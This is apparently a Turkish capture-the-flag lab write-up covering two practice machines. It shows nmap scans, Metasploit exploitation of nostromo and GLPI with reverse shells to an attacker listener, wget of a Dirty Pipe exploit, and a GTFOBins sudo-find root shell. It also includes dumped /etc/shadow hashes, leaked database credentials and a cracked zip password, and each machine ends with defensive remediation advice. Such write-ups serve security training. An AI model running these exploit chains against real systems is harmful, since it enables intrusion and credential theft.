Şimdi bir dakika port taraması yapacağız ama önce şu domaini bir ziyaret edelim.



Tamam şimdi taramamızı yapabiliriz. Arada değişiklik lazım ondan hep bunlar.

```
root@hackerbox:~# nmap -sV goldnertech.hv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 04:32 CST
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 04:33 (0:00:06 remaining)
Nmap scan report for goldnertech.hv (172.20.1.65)
Host is up (0.00027s latency).

Not shown: 998 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp    open  http     nostromo 1.9.6
MAC Address: 52:54:00:A0:DF:29 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.42 seconds
```

22 ve 80 portları açık ve 80 portunda çalışan web sunucusunun nostromo olduğunu görüyoruz.

Görev 3

İnternette nostromo 1.9.6 ile ilgili bir araştırma yaptığımızda ExploitDB'de yayınlanan exploitleri görebiliriz. Bulduğumuz exploitin açıklamalarına baktığımızda nostromo 1.9.6 sunucu için yayınlanan zafiyet ile ilgili CVE2019-16278 numaralı CVE kodu verildiğini görebiliriz.

The screenshot shows a search result for 'nostromo 1.9.6 - Remote Code Execution' on ExploitDB. The details are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47837	2019-16278	KRÖFF	REMOTE	MULTIPLE	2020-01-01

Below the table, there are three status indicators: EDB Verified (green checkmark), Exploit (red download icon), and Vulnerable App (red info icon).

Görev 4

Bulduğumuz zafiyet ile ilgili Metasploit Framework'de hazır exploit var mı bir bakalım.

```
root@hackerbox:~# msfconsole -q
msf6 > search nostromo

Matching Modules
=====
#  Name
-
0  exploit/multi/http/nostromo_code_exec  2019-10-20      good  Yes    Nostromo
Directory Traversal Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/nostromo_code_exec
```

search komutu ile ilgili yaptığımız arama sonucunda bir exploit bulduk. Bu exploiti seçelim ve gerekli konfigürasyonları yapalım.

```
msf6 > use exploit/multi/http/nostromo_code_exec
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(multi/http/nostromo_code_exec) > set RHOSTS goldnertech.hv
RHOSTS => goldnertech.hv
msf6 exploit(multi/http/nostromo_code_exec) > set LHOST 172.20.1.66
LHOST => 172.20.1.66
```

exploit komutunu kullanarak makineye sizalım

```
msf6 exploit(multi/http/nostromo_code_exec) > check
[*] 172.20.1.65:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/nostromo_code_exec) > exploit
[*] Started reverse TCP handler on 172.20.1.66:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (172.20.1.66:4444 → 172.20.1.65:57572) at
2024-02-27 05:00:13 -0600
```

Evet artık makinede komut çalıştırabiliyoruz. Linux çekirdek sürümünü öğrenebilmek için uname -a komutunu çalıştırabiliriz ama önce Shell komutunu çalıştırarak command Shell alalım.

```
shell

[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[*] Found python3 at /usr/bin/python3
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /usr/bin/bash

www-data@debian:/usr/bin$ uname -a
uname -a
Linux debian 5.11.0-051100-generic #202102142330 SMP Sun Feb 14 23:33:21 UTC 2021
x86_64 GNU/Linux
```

Sürümün 5.11.0-051100-generic olduğunu bulduk.

Görev 5

/etc/shadow dosyasına ulaşmamız gerekiyor ancak cat komutu ile okumaya çalıştığımızda yetki yükseltmemiz gerektiğini anlıyoruz. Bir önceki görevde bulduğumuz Linux sürümüyle ilgili araştırma yaparsak Dirty Pipe adlı bir yetki yükseltme zayıflığı olduğunu bulabiliriz.

<https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits/> bunu kullanalım.

Öncelikle makinemizde exploit-2.c dosyası oluşturup, yukarıda bağlantısı bulunan repodaki exploit-2.c'deki kodları kopyalayalım ve oluşturduğumuz dosyanın içine kaydedelim.

```
root@hackerbox:~# nano exploit-2.c
root@hackerbox:~# tail exploit-2.c
    system(path);
    printf("[+] restoring uid binary..\n");
    if (hax(path, 1, orig_bytes, sizeof(elfcode)) != 0) {
        printf("[-] failed\n");
        return EXIT_FAILURE;
    }
    printf("[+] popping root shell.. (dont forget to clean up /tmp/sh
;))\n");
    system("/tmp/sh");
    return EXIT_SUCCESS;
}
```

nano ile oluşturduğumuz dosyaya kodları kopyaladık ve kaydettik. Ardından tail komutu ile kodları kaydettiğimizi kontrol ettik.

Şimdi bu exploit-2.c dosyasını hedef makineye yüklememiz gerekiyor. Bunun için python ile basit bir http server çalıştırıralım.

```
root@hackerbox:~# python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
|
```

Çalıştırdığımız bu http sunucuya hedef makine üzerinden bağlanarak exploit-2.c dosyasını indirelim.

```
www-data@debian:/usr/bin$ cd /tmp
www-data@debian:/tmp$ wget http://172.20.1.66:1337/exploit-2.c

exploit-2.c          100%[=====]   7.57K  --KB/s   in 0s

2024-02-27 06:53:17 (302 MB/s) - 'exploit-2.c' saved [7752/7752]
www-data@debian:/tmp$ ls
exploit-2.c
systemd-private-075113e58e9543209201a96b11e5fb54-systemd-logind.service-cxAug
systemd-private-075113e58e9543209201a96b11e5fb54-systemd-timesyncd.service-HsBBXg
```

wget komutunu kullanarak exploit-2.c dosyasını başarılı bir şekilde indirdik. Bu exploiti derlemek için gcc exploit-2.c -o exploit-2 komutunu kullanalım.

```
www-data@debian:/tmp$ gcc exploit-2.c -o exploit-2
www-data@debian:/tmp$ ls
exploit-2
exploit-2.c
systemd-private-075113e58e9543209201a96b11e5fb54-systemd-logind.service-cxAug
systemd-private-075113e58e9543209201a96b11e5fb54-systemd-timesyncd.service-HsBBXg
```

Exploit'i derleyebildik ve exploit-2 çalıştırılabilir dosyasını output olarak aldık. Bu exploit'i çalıştırmak için ilgili repodaki açıklamalara baktığımızda, bu exploite parametre olarak SUID yetkisine sahip bir dosyanın yolunu vermemiz isteniyor.

find / -perm -4000 2>/dev/null komutu ile SUID yetkisine sahip dosyaları bulalım.

```
www-data@debian:/tmp$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
```

Aramamız sonucunda çıkan bu dosyalardan herhangi birini seçebiliriz. Yukarıdaki listeden seçtiğimiz /usr/bin/su komutunu kullanarak exploit'i çalıştıralım.

```
www-data@debian:/tmp$ ./exploit-2 /usr/bin/su
[+] hijacking uid binary..
[+] dropping uid shell..
[+] restoring uid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# whoami
root
#
```

Artık rootuz uzun uğraşlar (şüpheli) sonucu. /etc/shadow dosyasını görüntüleyebiliriz.

```
# tail -n 2 /etc/shadow
hackviser:$y$j9T$/tk8y1jwJS53UNF04kyhV/$Bk4HShAiYFpsI2X0OS/aePEBRJe.CBz3kptqrqAgkM9:19643:0:99999:7:::
systemd-coredump:!*:19641:::::
```

Neler oldu?

1. Nostromo Web Sunucusu Zafiyeti

- **Zafiyet:** Nostromo web sunucusunun eski sürümleri, CVE koduyla belirlenmiş güvenlik açıklarına sahiptir. Bu zafiyet, saldırganların sunucuda rastgele kod çalıştırmasına veya sisteme erişmesine imkan tanır. Metasploit gibi araçlarda nostromo için hazırlanmış exploit'ler, bu açığı kötüye kullanarak uzaktan erişim sağlar.
- **Çözüm:** Nostromo'nun en son sürümüne güncellenmesi veya daha güvenilir bir web sunucu yazılımı kullanılması gerekmektedir. Ayrıca, servislerin erişime açılması gerekiyorsa yalnızca güvenli sürümler tercih edilmelidir.

2. Linux Kernel "Dirty Pipe" Zafiyeti

- **Zafiyet:** Linux kernel 5.8 ve sonrasında bazı sürümlerde yer alan Dirty Pipe (CVE-2022-0847) zafiyeti, yetkisi olmayan kullanıcıların çekirdek üzerinden root erişimi sağlamasına olanak tanır. Bu zafiyet, düşük yetkilere sahip bir kullanıcıyı root seviyesine çıkarabilir ve sistemin tamamen ele geçirilmesine neden olabilir.
- **Çözüm:** Sistem güncellemeleri düzenli olarak yapılmalı ve kritik kernel zafiyetlerine karşı güvenlik yamaları hızlıca uygulanmalıdır. Kernel güncellemeleri mümkün olmadığından, güvenilir olmayan kullanıcıların sisteme erişimi sınırlandırılmalıdır.

3. /etc/shadow Dosyasına Erişim

- **Zafiyet:** Yetki yükseltmesi sonrasında saldırgan, root yetkisi elde ettiğinde /etc/shadow dosyasına erişerek parola hash'lerini görebilir. Bu hash'ler, brute-force saldıruları veya hash kırma teknikleri ile deşifre edilebilir.
- **Çözüm:** Parolalar karmaşık, uzun ve güvenli olmalı, parola hash'lerinin korunması için ek güvenlik önlemleri alınmalıdır. Ayrıca, çok faktörlü kimlik doğrulama ve güçlü parola politikaları uygulanmalıdır.


4. Açık Portlar ve Genel Erişim Kontrolleri

- **Zafiyet:** 22 ve 80 gibi portların gereksiz yere açık kalması saldırganların sistem zafiyetlerini araştırmasına olanak tanır.
- **Çözüm:** Kullanılmayan portlar kapatılmalı ve yalnızca gereken hizmetlerin çalışmasına izin verilmelidir. Özellikle internet erişimine açık servislerin erişimi kısıtlanmalı ve güvenlik duvarıyla korunmalıdır.


FIND AND CRACK

Görev 1

Verilen web sitesine tarayıcıımızdan bakalım.



Böyle bir sayfa bizi karşıladı. IT Management butonuna tıkladığımızda glpi adlı BT varlık yönetim yazılımının çalıştığını görüyoruz. Cevabımız da burada dolayısıyla.



Port taramamızı yapalım.

```
root@hackerbox:~# nmap -sV energysolutions.hv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 03:46 CST
Nmap scan report for energysolutions.hv (172.20.2.118)
Host is up (0.00027s latency).

Not shown: 998 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql   MySQL 5.5.5-10.5.21-MariaDB-0+deb11u1
MAC Address: 52:54:00:1A:6D:AA (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.60 seconds
```

Görev 2

Veri tabanına bağlanmak için biraz daha araştırma yapalım. Exploit var mı bir bakalım msfconsole'u kullanarak.

```
msf6 > search glpi

Matching Modules
=====
#  Name
-  --
  0  exploit/linux/http/glpi_htmlawed_php_injection  2022-01-26      excellent  Yes  GLPI
    HTMLawed php command injection
  1  exploit/multi/http/glpi_install_rce            2013-09-12      manual    Yes  GLPI
    install.php Remote Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/
glpi_install_rce
```

2022 yılında yayınlanan exploit'i kullanmayı deneyelim.

```
msf6 > use exploit/linux/http/glpi_htmlawed_php_injection
[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp

msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set RHOSTS energysolutions.hv
RHOSTS => energysolutions.hv

msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set LHOST 172.20.2.189
LHOST => 172.20.2.189

msf6 exploit(linux/http/glpi_htmlawed_php_injection) > exploit

[*] Started reverse TCP handler on 172.20.2.189:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Executing Nix Command for cmd/unix/python/meterpreter/reverse_tcp
[*] Sending stage (24772 bytes) to 172.20.2.118
[*] Meterpreter session 1 opened (172.20.2.189:4444 → 172.20.2.118:41090) at
2024-02-22 04:01:50 -0600

meterpreter > pwd
/var/www/html/glpi/vendor/htmlawed/htmlawed
```

Dosyalar arasında biraz gezinelim. /var/www/html/glpi/config dizininde aradığımız verileri bulabiliyoruz.

```
meterpreter > ls
Listing: /var/www/html/glpi/config
_____
Mode          Size  Type  Last modified      Name
_____
100644/rw-r--r--  342   fil   2023-10-17 06:44:59 -0500 config_db.php
100644/rw-r--r--   32    fil   2023-10-17 06:44:59 -0500 glpicrypt.key

meterpreter > cat config_db.php
<?php
class DB extends DBmysql {
    public $dbhost = 'localhost';
    public $dbuser = 'glpiuser';
    public $dbpassword = 'glpi-password';
    public $dbdefault = 'glpi';
    public $use_timezones = true;
    public $use_utf8mb4 = true;
    public $allow_myisam = false;
    public $allow_datetime = false;
    public $allow_signed_keys = false;
}
```

Hangi kullanıcıda olduğumuza da bir bakalım.

```
meterpreter > shell
Process 826 created.
Channel 2 created.
whoami
www-data
```

www-data kullanıcısıyız.

Görev 3

Yetkili kullanıcı olarak komutları çalıştırabilmemizi sağlayan sudo ayrıcalıkları ile çalıştırabileceğimiz komutu bulmak için sudo -l komutunu çalıştırıralım.

```
sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
    (ALL : ALL) NOPASSWD: /bin/find
```

Kullanmamız gereken komut find imiş.

Görev 4

Görevde istenen backup.zip'i bulduk ama yetkimiz dosya üzerinde bir değişiklik yapmak için yeterli değil.

```
sudo find / -name "backup.zip"  
/root/backup.zip  
  
cp -r /root/backup.zip ./  
cp: cannot stat '/root/backup.zip': Permission denied
```

Yetki yükseltmemiz gerekiyor. Yetki yükseltme saldırıları ile ilgili payloadlar sağlayan GTFOBins adlı bir liste vardır. <https://gtfobins.github.io/> buradan ulaşabiliriz.

Bizim hedef sistemimizde sudo yetkileriyle find komutunu çalıştırabildiğimiz için find komutu ile ilgili sayfaya gidiyoruz. <https://gtfobins.github.io/gtfobins/find/>

sudo find . -exec /bin/sh \; -quit Bu payload işimizi görebilir.

```
sudo find . -exec /bin/sh \; -quit  
  
whoami  
root
```

Root olabildik.


Artık backup.zip dosyasına erişimimiz var ancak parolasını bulmamız gerekiyor.

```
cd /root  
ls  
backup.zip  
  
unzip backup.zip  
  skipping: monitors.csv          unable to get password  
  skipping: computers.csv         unable to get password  
  skipping: network-devices.csv   unable to get password  
  skipping: printers.csv          unable to get password  
Archive:  backup.zip
```

Öncelikle dosyayı makinemize indirelim. İndirmek için python3 ile birlikte yüklü gelen http.server modülünü kullanarak basit bir HTTP server çalıştırabiliriz.

python3 -m http.server 1337 komutunu çalıştırarak 1337 portunda çalışan basit bir http server ayağa kaldırıralım.

Daha sonra tarayıcıımızdan <http://energysolutions.hv:1337/> adresine gidelim.



Directory listing for /

```
• .bash_history  
• .bashrc  
• backup.zip
```

Listelenen dosyalardan backup.zip dosyasını indirelim. Bunu yaptığımızda ayağa kaldırduğumuz http serverinde log kayıtlarını göreceğiz.

```
python3 -m http.server 1337  
172.20.2.189 - - [22/Feb/2024 05:59:41] "GET / HTTP/1.1" 200 -  
172.20.2.189 - - [22/Feb/2024 05:59:42] code 404, message File not found  
172.20.2.189 - - [22/Feb/2024 05:59:42] "GET /favicon.ico HTTP/1.1" 404 -  
172.20.2.189 - - [22/Feb/2024 06:11:00] "GET /backup.zip HTTP/1.1" 200 -
```

Dosyanın şifresini kırmak için bir çok araç kullanabiliriz. Bunlardan biri de fcrackzip'dir.

`fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.zip` komutu ile dosyanın parolasını kırabilirim.

```
root@hackerbox:~# cd Downloads/  
root@hackerbox:~/Downloads# ls  
backup.zip  
root@hackerbox:~/Downloads# fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.zip  
  
PASSWORD FOUND!!!!: pw == asdf;lkj
```

10 numara şifre.

Görev 5

`unzip -P "asdf;lkj" backup.zip` komutu ile dosyaları zipten çıkaralım.

```
root@hackerbox:~/Downloads# unzip -P "asdf;lkj" backup.zip  
Archive: backup.zip  
  inflating: monitors.csv  
  inflating: computers.csv  
  inflating: network-devices.csv  
  inflating: printers.csv  
root@hackerbox:~/Downloads# ls  
backup.zip  computers.csv  monitors.csv  network-devices.csv  printers.csv
```

Madencilik yapan kişiyi bulmak için dosyada biraz gezinelim.

```
root@hackerbox:~/Downloads# cat computers.csv
"Name";"Alternate Username";"Status";"Manufacturers";"Types";"Model";"Operating System - Name";"Comments";"Locations";
"Administration-001";"Bertha Hobbs";"out of use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-002";"Mina Bennett";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-003";"Peter Mcmillan";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-004";"Marley Wilkerson";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Dev-Team-001";"Cameron Acevedo";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"Dev-Team-002";"Zoya Li";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"Dev-Team-003";"Aamina Pratt";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"IT-0001";"Sahar Wright";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"IT-0002";"Lexie Webb";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"IT-0003";"Abbeay Berry";"out of use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"faulty device";"HQ";
"IT-0004";"Ethan Friedman";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"suspicious. he may be mining";"HQ";
"IT-0005";"Syeda Cortez";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"Legal-001";"Dewey Gordon";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";"HQ";
"Sales-001";"Darcey Stephenson";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";"Branch Griffy";
"Sales-002";"Emilie Rosario";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";"Branch Griffy";
"Sales-003";"Oliwia Wheeler";"out of use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";"Branch Griffy";
"test-1";"","";"","";"","";"unknown";
"test-2";"","";"","";"","";"unknown";
"test-3";"","";"","";"","";"unknown";
```

Hiç yakışmadı Ethancım.

Neler oldu?

1. GLPI (IT Varlık Yönetim Yazılımı) Zafiyeti

- Zafiyet:** GLPI yazılımında kullanılan eski bir sürümde, CVE ile belirtilen güvenlik açıkları bulunabilir. Bu açıklar, uzaktan kod çalıştırma veya sisteme yetkisiz erişim sağlamaya imkan tanıyabilir. Saldırgan, bu zafiyetten yararlanarak GLPI yapılandırma dosyasına erişebilir ve veri tabanına erişim bilgilerini görebilir.
- Çözüm:** GLPI gibi yazılımlar güncel tutulmalı ve güvenlik yamaları düzenli olarak uygulanmalıdır. Yazılımın en güncel ve güvenlik açıkları kapatılmış versiyonu kullanılmalıdır.

2. Sudo Konfigürasyon Hatası

- Zafiyet:** Hedef sistemde, find komutunun sudo ayrıcalıkları ile ve parolasız çalıştırılabilmesi bir yetki yükseltme zafiyetine yol açar. Bu durum, saldırganın root yetkisi elde etmesini sağlar ve tüm sisteme erişim imkanı tanır.
- Çözüm:** Sudo konfigürasyonları çok dikkatli bir şekilde yapılmalı, yalnızca gereken komutlara ve güvenilir kullanıcılarla sudo ayrıcalıkları verilmelidir. Parolasız sudo erişimleri, yalnızca kesin gereklilik durumlarda sağlanmalıdır.

3. Dosya Transferleri ve Backup Dosyası Güvenliği

- Zafiyet:** Backup (yedekleme) dosyaları, hassas veriler içerebilir ve dosya transferi için kullanılan yöntemler de güvenlik açığı oluşturabilir. Backup dosyasının korunması için uygun bir parola kullanılmadığında veya parola karmaşık olmadığında, dosyanın içeriği kolayca elde edilebilir.
- Çözüm:** Yedekleme dosyaları şifrelenmiş olmalı ve karmaşık parolalarla korunmalıdır. Transfer işlemleri sırasında güvenli protokoller (örn. SFTP, HTTPS) tercih edilmeli ve hassas veriler taşıyan dosyalar mümkün olduğunda kısa süre erişime açık olmalıdır.

4. ZIP Parola Güvenliği

- Zafiyet:** Parola korumalı bir dosya bile, zayıf veya tahmin edilebilir bir parolaya sahipse brute-force saldıruları ile ele geçirilebilir.
- Çözüm:** Parola korumalı dosyalar için uzun ve karmaşık parolalar kullanılmalı ve özellikle hassas veri içeren dosyalar için ek şifreleme yöntemleri tercih edilmelidir.